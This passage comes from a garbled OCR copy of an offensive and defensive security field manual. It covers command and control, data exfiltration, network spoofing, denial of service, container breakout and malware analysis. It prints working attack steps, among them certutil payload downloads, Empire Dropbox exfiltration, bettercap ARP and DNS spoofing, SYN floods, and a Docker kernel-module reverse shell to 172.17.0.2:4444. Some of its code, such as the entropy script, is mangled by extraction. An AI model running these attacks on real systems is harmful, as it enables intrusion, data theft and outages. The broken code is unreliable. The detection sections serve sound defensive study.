C: ▷ forfiles /S /M \* /C "cmd /c if @fsize GEQ XXXXXXXX echo @path @fsize"

#### 2.10.2.2 Find files newer than date

C:\> forfiles /P C:\ /S /D +1/01/2017 /C "cmd /c echo @path @fdate"

#### 2.10.3 MITIGATION

#### 2.10.3.1 Keylogging

There are a few easy methods to defeat keyloggers, as most keyloggers are attempting to steal user credentials.

1. Voice to text conversion

Using speech to text will defeat keyloggers as no keystrokes will have been made to enter your credentials

2. On Screen keyboard

Using the on screen keyboard with prevent most keyloggers from capturing your credentials

# 2.11 COMMAND AND CONTROL

The adversary is trying to communicate with compromised systems to control them.

Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network.

Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.

# 2.11.1 **RELEVANT INFORMATION**

# 2.11.1.1 Common C2 Ports

Ports that are commonly used for normal network activity are often targeted to blend in with network traffic, avoid firewalls and intrusion detection systems, such as ports:

- TCP:80 (HTTP)
- TCP:443 (HTTPS)
- TCP:25 (SMTP)
- TCP/UDP:53 (DNS)

# 2.11.2 ATTACK

### 2.11.2.1 Port Knocking

A common way to hide a port is by using port knocking, to port knock using powershell as the client the following script can be used

```
$dest = "<x.x.x.x>"
$proto = ("TCP", "UDP")
$knock = ((<port>, "<proto>"), (<port>, "<proto>"))
$targ = "mstsc /v:$dest /prompt"
$knock | foreach {
  $knockPort = $ [0]
  $knockProto = $ [1]
  if (-Not $proto.contains($knockProto)) {
    Write-Error "Invalid protocol specified: $knockProto"
    Exit(1)
  } else {
    switch($knockProto) {
       "TCP" {
         $tcp = New-Object System.Net.Sockets.TcpClient
         $tcp.BeginConnect($dest, $knockPort, $null, $null) | Out-Null
         $tcp.Close() | Out-Null
       }
       "UDP" {
         $udp = New-Object System.Net.Sockets.UdpClient
         $udp.Connect($dest, $knockPort) | Out-Null
         $udp.Send([byte[]](0), 1) | Out-Null
         $udp.Close() | Out-Null}}
    sleep 1 }}
Invoke-Expression -Command Starg
```

To use windows as the server for port knocking, Ivano Malavolta, developed WinKnocks written in Java, a server/client that is available at <a href="http://winknocks.sourceforge.net/">http://winknocks.sourceforge.net/</a>

#### 2.11.2.2 Remote Access Tools

Remote access tools are needed to command and control a host once it has been infected, there are many tools out there but a few of them are listed below.

Name	Language	Link
Cobalt Strike propriatary		https://cobaltstrike.com/
Empire	PowerShell2.0	https://github.com/EmpireProject/Em
Metasploit Framework	Ruby	https://github.com/rapid7/metasploit-
SILENTTRINITY	Python, IronPython, C#/.NET	https://github.com/byt3bl33d3r/SILE

Pupy	Python	https://github.com/n1nj4sec/pupy
Koadic	JavaScript	https://github.com/zerosum0x0/koadi
PoshC2	PowerShell	https://github.com/nettitude/PoshC2
Gcat	Python	https://github.com/byt3bl33d3r/gcat
TrevorC2	Python	https://github.com/trustedsec/trevorc2
Merlin	Golang	https://github.com/Ne0nd0g/merlin
Quasar	C#	https://github.com/quasar/QuasarRAT
Covenant	.NET	https://github.com/cobbr/Covenant
FactionC2	C#, Python	https://github.com/FactionC2/
DNScat2	Ruby	https://github.com/iagox86/dnscat2
Sliver	Golang	https://github.com/BishopFox/sliver
EvilOSX	Python	https://github.com/Marten4n6/EvilOS
EggShell	Python	https://github.com/neoneggplant/Egg
Evilgrade	Multiple	https://github.com/infobyte/evilgrade
RedCloud	Docker	https://github.com/khast3x/Redcloud

### 2.11.2.3 C2 Redirector

Using a linux redirector with socat installed

If config #get IP of redirector#

sudo socat TCP4-LISTEN: cport>, fork TCP4: <C2 IP><port>

Point windows payload remote host to redirector IP and port, recommend adding rules to Iptables to allow only remote host and C2 communications to protect from scanning and hack-back

#### 2.11.2.4 **Proxies**

Setup NGINX proxy for Armitage/Metasploit Install NGINX and backup conf file

yum install nginx -y

cp /etc/nginx/nginx.conf /etc/nginx/nginx.conf.bak

sed -i -e '38,87d' /etc/nginx/nginx.conf

Create config file for Armitage

```
cat >/etc/nginx/conf.d/nginx_amitage.conf << 'EOF'
server {
server_name _;location / {
proxy_pass http://172.16.54.139:80;
}
</pre>
```

EOF

Setup system for use

systemctl restart nginx

firewall-cmd -permanent -add-server=http firewall-cmd -reload

### 2.11.2.5 Web Services

Online service, such as social media can be a great way to conduct command and control (C2) as they can easily blend in with normal traffic.

An example of this is using twitter, which is available at <a href="https://github.com/PaulSec/twittor">https://github.com/PaulSec/twittor</a>

This requires a twitter developer account, and can be easily used to generate meterpreter or powershell empire agents.

Another C2 mechanism is using Gcat which uses gmail to blend in with normal traffic. Gcat is available at: <u>https://github.com/byt3bl33d3r/gcat</u>

#### 2.11.2.6 Remote file copy

cmd /c certutil -urlcache -split -f <url> <local-path>

For more information on how to write profiles and use existing profiles: <u>https://bluescreenofjeff.com/2017-03-01-how-to-make-communication-profiles-for-empire/</u>

# 2.11.3 Detection

Finding an active Command and Control on a host can prove to be rather difficult, typically Command and Control is either discovered forensically after the exploitation has been discovered or can be found over the network by looking for beacons and commands. While not impossible the best way is either through the use of an antivirus or by looking for persistence mechanisms that would restart the Command and Control.

#### 2.11.3.1 Detect C&C with hard coded IP addresses

This technique can be used to discover Command and Control while they are running on a system. Command and Control is typically very difficult to discover during its execution phase. During execution phase you can also use network traffic to catch the command and control signals. This method requires you to gather IP addresses that have communicated with the host, the longer the better. Then will require a memory dump file, which we will then run volatility against the memory dump using the IP address as the search string. We are looking for hard coded IP addresses, if any are found this would indicate a Command and Control implant.

This method is going to need a few prerequisites

1. All external IP addresses using tshark and powershell

```
$l=@()
.\tshark.exe -i Ethernet0 -T ek -e ip.src -e ip.dst 2>$null | % {$t=
 (ConvertFrom-Json $_).layers; if($t.ip_src){$l+=$t.ip_src[0];
 $l+=$t.ip_dst[0]}};
$l |Sort-Object -Unique | Out-File ~/ip.list
```

2. A memory dump from the host using dumpit can be downloaded from:

https://github.com/thimbleweed/All-In-USB/raw/master/utilities/DumpIt/DumpIt.exe

3. Use volatility to get any hardcoded IP addresses from RAM

```
$f=Get-Content ~/ip.list
function vol_scan($memfile, $ips)
{
    $imageinfo = .\volatility.exe -f $memfile imageinfo
    $profile = (($imageinfo | Select-String "Suggested" | % { $_-split
    ","})[1] | % { $_-replace("\s", "")})
    foreach($ip in $ips)
    {
        write-host "processing ip: $ip"
        .\volatility.exe -f $memfile --profile=$profile yarascan -Y $ip
    }
    vol scan <memory location> $f
```

### 2.11.3.2 DNS Logs

```
$logName= 'Microsoft-Windows-DNS-Client/Operational'
$log= New-
ObjectSystem.Diagnostics.Eventing.Reader.EventLogConfiguration
$logName$log.IsEnabled=$true
$log.SaveChanges()
```

# 2.12 EXFILTRATION

The adversary is trying to steal data.

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

# 2.12.1 ATTACK

# 2.12.1.1 Data Compression

Powershell

PS >Compress-Archive -Path <files to zip>-CompressionLevel Optimal -DestinationPath <output path>

#### WinRAR

#### rara-r <->output><->input>

#### 2.12.1.2 Data Encryption

WinRAR

rar a -hp"<password>" -r <output> <input>

Powershell

(Get-Item - Path <path>).Encrypt()

#### 2.12.1.3 Data over C2

Empire:

(Empire: agents) > interact <agent> (Empire: <agent>) > download <path>

Meterpreter:

meterpreter > download <path>

#### 2.12.1.4 Web Services

Create a cloud-based drive, such as google drive or dropbox, and upload files to this drive. It is important to note that if you have a good idea of normal network traffic that you blend in with normal, for example if only small amounts of data are uploaded infrequently follow that pattern. This can also be accomplished with a tool such as Empire and dropbox:

(Empire) > usemodule exfiltration/exfil\_dropbox

(Empire) > set SourceFilePath C:\<path>\<file>

(Empire) > set ApiKey <dropbox ApiKey>

(Empire) > execute

#### 2.12.1.5 Data over DNS

https://github.com/Arno0x/DNSExfiltrator

#### 2.12.1.6 Data over ICMP (ptunnel-ng)

Server

sudo ptunnel-ng

Client

sudo ptunnel-ng-p<Server-IP/NAME>-l<port> ssh-p<port>-luser 127.0.0.1

#### 2.12.1.7 Data Obfuscation

https://github.com/TryCatchHCF/Cloakify

#### 2.12.1.8 Data exfiltration over Social Media

Social media is extremely common traffic on a network, and often you can upload and download information through these platforms, this is a great tactic as the traffic will blend in with all the others using social media.

Website	Amount of Data	
Youtube	20GB as a video	
Flickr	200MB as an image, up to 1TB	
Vimeo	5GB of videos per week; paid subscription required to retain original file	
Facebook	25MB raw file for groups, 1GB as video* if verified profile, text posts	
LinkedIn	100MB Office documents	
DeviantArt	60MB as an image, up to 250MB	
Pinterest	10MB as an image	
Tumblr	10MB as an image, 150 photo posts allowed per day, text posts	

# 2.12.2 DETECTION



Enable DNS logging using Powershell

DNS logs at a host level can be invaluable, this will allow you to see what DNS requests your host has been making, and let you see if the requests and replies are formed properly

```
$logName= 'Microsoft-Windows-DNS-Client/Operational'
$log= New-
ObjectSystem.Diagnostics.Eventing.Reader.EventLogConfiguration
$logName$log.IsEnabled=$true
$log.SaveChanges()
```

#### 2.12.2.1 Look at Apps Using Data

In windows search for "Data Usage" > then go to view data usage per app. This will show you apps using data, if you see an app that should not be using data, i.e. notepad, it is worth looking into.

#### 2.12.2.2 Detect Alternate Data Stream

Get-ChildItem -recurse -path C:\| where { Get-Item \$\_.FullName -stream \* } | where stream -ne ':\$Data'

#### 2.12.2.3 Find compressed files

Method 1: Find by Extension

This method relies on the file extension, which can be changed

dir /A /S /T:A \*.7z \*.tar \*.bz2 \*.rar \*.zip \*.gz \*zipx

Option 2: Find by File Type

This method utilizes the magic number, which is a file header that identifies the file

```
#!/usr/bin/env python
import os
import sys
import binascii
extdict = {
 "rar": "526172211a0700",
 "zip": "504b0304",
 "gz": "1f8b08",
 "tar": "7573746172",
 "7z": "377abcaf271c",
 "bz2": "425a68"
}
print("Some files share the same magic number for example zip and
pptx")
blocksize = 1024
def findhex(hextension):
  if(os.access(hextension, os.R OK)):
     with open(hextension, 'rb') as f:
       content = f.read()
       head = content[0:20]
       bhead = binascii.hexlify(head)
       for val in extdict.values():
          if(val in str(bhead)):
            print("Extension: {} - Magic Number: {} - File:
{}".format(list(extdict.keys())[list(extdict.values()).index(val)], val,
hextension))
path = './'
for r, d, f in os.walk(path):
  for file in f:
     hextension = os.path.join(r, file)
     if os.path.exists(hextension):
       findhex(hextension)
```

#### 2.12.2.4 Find encrypted files

```
Option 1: Using cipher
```

cipher /u /n /h

Option 2: Using Entropy

This is an example of a possible way to find high entropy files across the OS, while if ran on every file this list would be quite large, however if you pass a trusted list you can make it quite easy to find new high entropy files.

```
#!/usr/bin/env python
import os
import sys
import math
trusted = sys.argv[1] def
entropy(entrofile):
   if(os.access(entrofile, os.R_OK)): if(entrofile
      intrusted):
          return
       with open(entrofile, 'rb') as f: byteArr=
          list(f.read()) print(byteArr)
      fileSize=len(byteArr)if
       (fileSize <= 0):
          return
      freqList = []
      for b in range(256): ctr = 0
          for byte in byteArr: if byte
             =b:
                 ctr += 1 freqList.append(float(ctr)/fileSize)

QR - Query[0] or Response[1], Opcode - Query[0], Inverse Query[1], Status[2], Notify[4], Update[5], AA -Authoritative Answer, TC - Truncated Response, RD - Recursion Desired, RA - Recursion Available, Z - Zero, AD - Authentic Data (DNSSEC), CD - Checking Disabled (DNSSEC), RCode - No Error[0], Format Error[1], Server Failure[2], Nonexistent domain[3], Query Type[4], Query Refused[5]

### 3.2.9 ARP Header

		ARPHeader		
	0	1	2	3
0	Hardware	Address Type	Protocol Ad	dress Type
4	HW Address Length	Protocol Address Length	OPC	ODE
		Source Hardware	Address	
8				
12	Source Hard	lware Address	Source Proto	col Address
16	Source Pro	tocolAddress	 Target Hardw	vare Address
•••				1
20		Target Hardware	Address	
24		Target Protocol A	ddress	9

### 3.2.10 TTL and Windows Size by OS

Operating System	Time To Live	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
Google Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows Vista +	128	8192
Cisco iOS 12.4	255	4128

### 3.2.11 Common Wireshark Filters

Filter	Desciprtion
eth.addr == XX:XX:XX:XX:XX:XX	Filter by mac address
eth.src == XX:XX:XX:XX:XX:XX	Filter by source mac address
eth.dst == XX:XX:XX:XX:XX:XX	Filter by destination mac address
eth.vlan.id = XX	Filter by VLAN id
ip.addr == X.X.X.X	Filter by IP X.X.X.X
ip.src == X.X.X.X	Filter by source IP X.X.X.X
ip.dst == X.X.X.X	Filter by destination IP X.X.X.X
tcp.port = XX	Filter by TCP port XX
tcp.srcport = XX	Filter by TCP source port XX

tcp.dstport = XX	Filter by TCP destination port XX
udp.port = XX	Filter by UDP port XX
udp.srcport = XX	Filter by UDP source port XX
udp.dstport = XX	Filter by UDP destination port XX
http	Filter HTTP traffic
dns	Filter DNS traffic
http.user_agent contains <browser></browser>	Filter by User Agent browser string
!(arp or icmp or dns)	Filter out arp, icmp and dns traffic
tcp stream <number></number>	Filter by TCP stream

# **3.3 ATTACK**

### 3.3.1 ARP Cache Poisoning

# bettercap -T -Q -i <interface> -M arp ///

### 3.3.2 DNS Spoofing

\$ vim /usr/share/bettercap/etter.dns
###press "i" to enter insert mode###
###add the following text###
<domain> A <ip address>
<\*.domain> A <ip address>
<domain> A <ip address>
###save by pressing ":" type wq; press enter###
sudo bettercap -T -Q -i eth2 -P dns\_spoof -M arp ///

### 3.3.3 Switch Flood

bettercap -TP rand\_flood

### 3.3.4 Rogue IPv6 Attack

If a network operates on IPv4 and no IPv6 servers are in place the following works for windows networks

git clone https://github.com/fox-it/mitm6.git cd mitm6 pip install -r requirements.txt cd mitm6 python mitm6.py

#### 3.3.5 Network Scans

Syn Scan nmap -sT -p Y-YY X.X.X.X/X Null Scan nmap -sN -p Y-YY X.X.X.X/X Fin Scan nmap -sF -p Y-YY X.X.X.X/X Xmas Scan nmap -sX -p Y-YY X.X.X.X/X UDP Scan nmap -sU -p Y-YY X.X.X.X/X

### 3.3.6 Denial of Service

#### 3.3.6.1 Nemesy

Download Nemesy from : <a href="https://packetstormsecurity.com/files/download/25599/nemesy13.zip">https://packetstormsecurity.com/files/download/25599/nemesy13.zip</a>



Note: Will most likely have to create an exception for your antivirus

	- ,
•	send
Delay(ms): 100	exit
	▼ Delay(ms): 100

Enter Victim IP address and set packet size and delay, Number 0 is infinite, click send, whenever you are done launching attack click stop.

### 3.3.6.2 LOIC

Download Low Orbit Ion Cannon (LOIC) enter the URL or IP address select options for the type of attack that you want to perform and Launch attack

3.3.6.3 SYN flood

msfconsole use auxiliary/dos/tcp/synflood set RHOST <remote ip> set RPORT <remote port> exploit

# **3.4 DETECTION**

Snort (Warning: rules need to be tested before deployed and can be very noisy)

Syn alert tcp any any -> X.X.X.X any (msg: "NMAP TCP Scan";sid:10000005; rev:2; ) Null alert tcp any any -> X.X.X.X any (msg:"Nmap NULL Scan"; flags:0; sid:1000009; rev:1; ) Fin alert tcp any any -> X.X.X.X any (msg:"Nmap FIN Scan"; flags:F; sid:1000008; rev:1;) Xmas alert tcp any any -> X.X.X.X any (msg:"Nmap XMAS Tree Scan"; flags:FPU; sid:1000006; rev:1; ) UDP alert udp any any -> X.X.X.X any (msg:"Nmap UDP Scan"; sid:1000010; rev:1; )

# **4 CONTAINER BREAKOUT**

## **4.1 KUBERNETES**

### 4.1.1 Determine if you are on kubernetes cluster

[-f/var/run/secrets/kubernetes.io]&&echo "kubernetes"

### 4.1.2 Kubernetes enumeration

kubectl auth can-i create pod kubectl auth can-i list secrets -n kube-system kubectl auth can-i create pods –namespace=developers kubectl get secrets -n kube-system

### 4.1.3 Kubernetes Pod RBAC Breakout

git clone https://github.com/PTFM/kube-rbac-breakout cd kube-rbac-breakout docker build -t rbac-breakout . kubectl apply -f manifest.yml kubectl apply -f fabric8-rbac.yaml minikube service breakout

hilder have been bleet		
Description		
List all current pods		
Describe the pod name		
list all replication containers		
Show the replication controller name		
List the services		
Shows the service name		
Deletes the pod		
Watch nodes continuously		

#### 4.1.3.1 Kubernetes Cheat Sheet

# 4.2 DOCKER

#### 4.2.1 Determine if you are on docker container

cat /proc/1/cgroup | grep docker

[-f/.dockerenv] && echo "dockerenv exists"

### 4.2.1.1 Docker breakout using SYS\_MODULE

Look for SYS\_MODULE loaded

capsh — print



Get IP address

ifconfig

Write the following into a file <file.c> #include

```
linux/kmod.h>
#include <linux/module.h>
MODULE LICENSE("GPL");
MODULE AUTHOR("AttackDefense"); MODULE DESCRIPTION("LKM reverse shell
module"); MODULE VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/172.17.0.2/4444 0>&1", NULL};
static char* envp[] =
{"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL
};
static int init reverse shell init(void) {
return call usermodehelper(argv[0], argv, envp, UMH WAIT EXEC);
static void
            exit reverse shell exit(void) {
printk(KERN INFO "Exiting\n");
ł
module init(reverse shell init);
module exit(reverse shell exit);
```

Create a makefile for <file.c>

Make kernel module

make

Start netcat listener in background

nc -vnlp 4444 &

Insert kernel module



insmod <file.ko>

#### 4.2.1.2 Docker Cheat Sheet

Command	Description
docker run -it <container> bash</container>	Run a bash shell inside an image

docker ps -a	List all containers
docker stop <container></container>	Stop a container
docker rm <container></container>	Remove a stopped container
docker exec -it <container> bash</container>	Execute and access bash inside a container
docker images	List the images
docker pull <image/>	Pull an image or a repository from the registry
docker build -t <dockerfile></dockerfile>	Build the image from dockerfile

# 5 OSINT

Open source intelligence is possible one of the most crucial steps for a cyberattack,

### 5.1 RECONG-NG

```
git clone https://github.com/lanmaster53/recon-ng.git
cd recon-ng
pip install -r REQUIREMENTS
./recon-ng
marketplace refresh
marketplace search <module>
marketplace install <module>
info
options set <OPTION> <value>
run
```

## 5.2 THEHARVESTER

git clone https://github.com/laramies/theHarvester cd theHarvester python3 -m pip install -r requirements/base.txt python3 theHarvester.py -d <domain> -1 300 -b all -f <output.html>

# 6 MALWARE ANALYSIS

### **6.1 STATIC ANALYSIS**

Static or Code Analysis is usually performed by dissecting the different resources of the binary file without executing it and studying each component. The binary file can also be disassembled

### 6.1.1 Executable Packing

Malware is often packed, or obfuscated to make it difficult to read. PEiD can often let you know how the executable is packed.

- 1. Drag and drop executable to the PEiD window
- 2. The text area boxed in shows the packing of the executable
- 3. Unpack the executable to perform further analysis

File: C:	Users\Administrator	'(Downloads\malware.exe		
Entrypoin	t: 000982E0	EP Section:	snk1	
File Offse	t: 000346E0	First Bytes:	\$0,BE,00,40	
Linker Info	9.0	Subsystem:	Win32 GUI	- []

### 6.1.2 Hash Check

Get a hash of the executable and check hash against known malware. Linux and MacOS

md5sum <file>

Windows Powershell

Get-FileHash-Path <filename>-Algorithm MD5

### 6.1.3 Strings Check

Check for strings inside the executable and look for domains, dlls, function names

strings <file>

### **6.1.4 Inspect Portable Executable**

Programs such as PEview, Resource Hacker and PEBrowse Professional can allow for a more in depth look at the executable headers

### 6.1.5 PE Disassembly

Tools such as IDA pro, Ollydbg, objdump and python with libdisassemble take machine code and reverse it to a higher level language, this allows you to understand what the malware will do without having to execute it.

# **6.2 DYNAMIC ANALYSIS**

Dynamic or Behavioral analysis is performed by observing the behavior of the malware while it is actually running on a host system. This form of analysis is often performed in a sandbox environment to prevent the malware from actually infecting production systems; many such sandboxes are virtual systems that can easily be rolled back to a clean state after the analysis is complete.

### 6.2.1 Setup

The first step is going to be setting up an environment to run the malware, while it is common to use virtual machines, there is still the possibility that the malware could have a "0" day, virtual machine breakout or awareness that it is being ran on a virtual machine. If you choose to use virtual machines setup a private network that does not have external connectivity and only assign an interface with that network to the virtual machine. It is recommended to perform a clean install and then install the tools that you will use from a thumb drive then perform a snapshot.

Alternatively, if you have the ability to dedicate a physical machine to analysis, ensure you disable wireless and any external networking, to perform the networked portion you can hardwire the host to the machine hosting networking tools.



### 6.2.2 Common Tools Used

File Edit Event Filter	Tools Options Help		
Time Process Name	PID Operation Path	Result Detail	1
12.41 Searchindexer 12.41 Swcheat.exe 12.41 Swcheat.exe 13.41 Swcheat.exe 14.41 Swche	1620 sk.FileSystemControlC: 908 sk.QueryNameInfo. • Sysinternals process monitor

Procmon is a part of the Sysinternals suite and is a combination of legacy filemon and regmon, it is used to monitor the Windows filesystem, registry and process activity real-time. The best way to use this tool is to start is shortly before executing the malware and observe what processes and files the malware manipulates.

• Wireshark

Wireshark can be used to monitor network traffic, and show what the malware is attempting to do on the network, for example if it is trying to reach out to command and control server or is reaching out to pull down a second stage. This is best started before executing malware and also filtering out any known network activity.

• Capture BAT



CaptureBAT can be used to capture all modified and new files, as well as capture network traffic and registry changes. Best started directly before executing malware.

• Regshot

Ompare logs save as:     O HTML document	1st shot
	2nd shot
Scan dir 1[;dir2;dir3;;dir nn]:	Compare
C: (Windows	Clear
Dutput path:	Quit
	About
Add comment into the log:	
	English

Open source tool that takes a snapshot of the registry, used to take a registry snapshot before executing malware and after running the malware. It can then compare the snapshots to highlight any changes.

INETsim

INETSim will simulate common services, and can be very useful to see if malware is trying to reach out to a network service. Execute malware in a private virtual network with no external access, the only host the malware should be able to interact with is the one running INETSim.

### 6.2.2.1 Malware Host



Configure the victim/malware host to use INETSim host as dns server and gateway

You can get IP settings assigned au this capability. Otherwise, you need for the appropriate IP settings.	
Ottain an IP address automati-	colly
€ Use the following IP address:	
IP address:	192 . 160 . 1 . 3
Sibnet mask;	255 . 255 . 255 . 0
Default gateway:	192 . 160 . 1 . 1
Obtain DNS server address aut	ionatically
€ Use the following DNS server a	ddresses:
Preferred CNIS server:	192 . 160 . 1 . 1
Alternate DNS server:	
Validate settings upon exit.	Advanced

INETSim Host Network Configuration (/etc/network/interfaces)

auto ens33 iface ens33 inet static address 192.168.1.2 gateway 192.168.1.1 netmask 255.255.255.0 dns-nameservers 192.168.1.1

# 7 ATTACK FRAMEWORKS

## 7.1 Metasploit

metasploit		
Command	Description	
msfconsole	Launch program	
version	Display current version	
msfupdate	Pull the weekly update	
makerc <file.rc></file.rc>	Saves recent commands to file	
msfconsole -r <file.rc></file.rc>	Loads a resource file	
use <module></module>	Set the exploit to use	
set payload <payload></payload>	Set the payload	
show options	Show all options	
set <o n="" ptio=""> <setting></setting></o>	Set a setting	
exploit or run	Execute the exploit	
sessions -l	List all sessions	
sessions -i <id></id>	Interact/attach to session	
background or ^Z	Detach from session	
service postgres ql Start	Start DB	
msfdb Init	Init the DB	
db_status	Should say connected	
hosts	Show hosts in DB	
services	Show ports in DB	
vulns	Show all vulns found	

## 7.2 Meterpreter

Command	Description
sysinfo	Display system information
ps	List and display running processes
kill (PID)	Terminate a running process
getuid	Display user ID
upload or download	Upload / download a file
pwd or lpwd	Print working directory (local / remote)
cd or lcd	Change directory (local or remote)
cat	Display file content
bglist	Show background running scripts
bgrun	Make a script run in background
Bgkill	Terminate a background process

background	Move active session to background
edit	Edit a file in vi editor
shell	Access shell on the target machine
migrate	Switch to another process
idletime	Display idle time of user
screenshot	Take a screenshot
clearev	Clear the system logs
? or Help	Shoes all the commands
exit / quit:	Exit the Meterpreter session
shutdown / reboot	Restart system
use	Extension load
channel	Show active channels
use priv	Load the script
getsystem	Elevate your privs
getprivs	Elevate your privs
portfwd <add delete="">- L <lhost> -l <port> - r <rhost> -p <port></port></rhost></port></lhost></add>	Enable port forwarding
route	Pivot through a session by adding a route
add <subnet> <mask></mask></subnet>	within msf
route add <ip address=""></ip>	Pivot through a session by adding a route within msf
route add <ip address=""> -d</ip>	Deleting a route within msf

# 7.3 POWERSHELL EMPIRE

powershell empire		
Command	De sc ription	
listeners	Enterlistenermode	
uselistener <type></type>	Choose listener type	
execute	Launch listener/exploit/command	
launcher <language><listener></listener></language>	Get code for a launcher using listener	
agents	Enter agent mode and list	
rename <old><new></new></old>	Rename agent	
list	Show all available agents or listeners	
interact <agent name=""></agent>	Interact with infected host	
bypassuac <listener></listener>	Attempts to escalate privili eges spawns new agent	
mimikatz	Executes mimikatz to gain credentials	
creds	Displays credentials gained	
usemodule <module path=""></module>	Utilize module	
info	Show all information about the list ener/agent/module	
set <option><variable></variable></option>	Set variables	
usestager <  auncher> <  istener>	Use stager with launcher and listener	
usestager <tab><tab></tab></tab>	Shows more options available	
unset <option></option>	Unset variable	

### 7.3.1 Host Tools

### 7.3.1.1 John the Ripper

To use John, you just need to supply it a password file and the desired options. If no mode is specified, john will try "single" first, then "wordlist" and finally "incremental".

John				
Option	Description			
john <pwfile></pwfile>	Default mode crack pwfile			
johnshow <pwfile></pwfile>	Show cracked passwords			
john restore	Continue interrupted session			
john-incremental <pwfile></pwfile>	Enables incremental mode			
john-single <pwfile></pwfile>	Enable single mode			
john-wordlist=<"file"> <pwfile></pwfile>	Reads wordlist from file			
johnstatus	Show current status			
johnusers=0 <pwfile></pwfile>	Crack root users only			

### 7.3.2 Network Tools

### 7.3.2.1 Berkeley Packet Filter (BPF)

BPF		
Option	Description	
[src dst] host <host></host>	Matches a host as the IP source, destination, or either	
ether [src dst] host <ehost></ehost>	Matches a host as the Ethernet source, destination, or either	
gateway host <host></host>	Matches packets which used host as a gateway	
[src dst] net <network>/<len></len></network>	Matches packets to or from an endpoint residing in network	
[tcp udp] [src dst] port <port></port>	Matches TCP or UDP packets sent to/from port	
[tcp udp] [src dst] portrange <p1>-<p2></p2></p1>	Matches TCP or UDP packets to/from a port in the given range	
less <length></length>	Matches packets less than or equal to length	
greater <length></length>	Matches packets greater than or equal to length	
(ether ip ip6) proto <protocol></protocol>	Matches an Ethernet, IPv4, or IPv6 protocol	
(ether ip) broadcast	Matches Ethernet or IPv4 broadcasts	
(ether ip ip6) multicast	Matches Ethernet, IPv4, or IPv6 multicasts	
type (mgt ctl data) [subtype <subtype>]</subtype>	Matches 802.11 frames based on type and optional subtype	
vlan [ <vlan>]</vlan>	Matches 802.1Q frames, optionally with a VLAN ID of vlan	
mpls [ <label>]</label>	Matches MPLS packets, optionally with a label of label	
<expr> <relop> <expr></expr></relop></expr>	Matches packets by an arbitrary expression	
TCP Flags		
tcp-syn, tcp-ack, tcp-fin, tcp-psh, tcp-rst, tcp-urg		
Protocols		

		1	.1	1. 1	C 1 1.		1.	1.
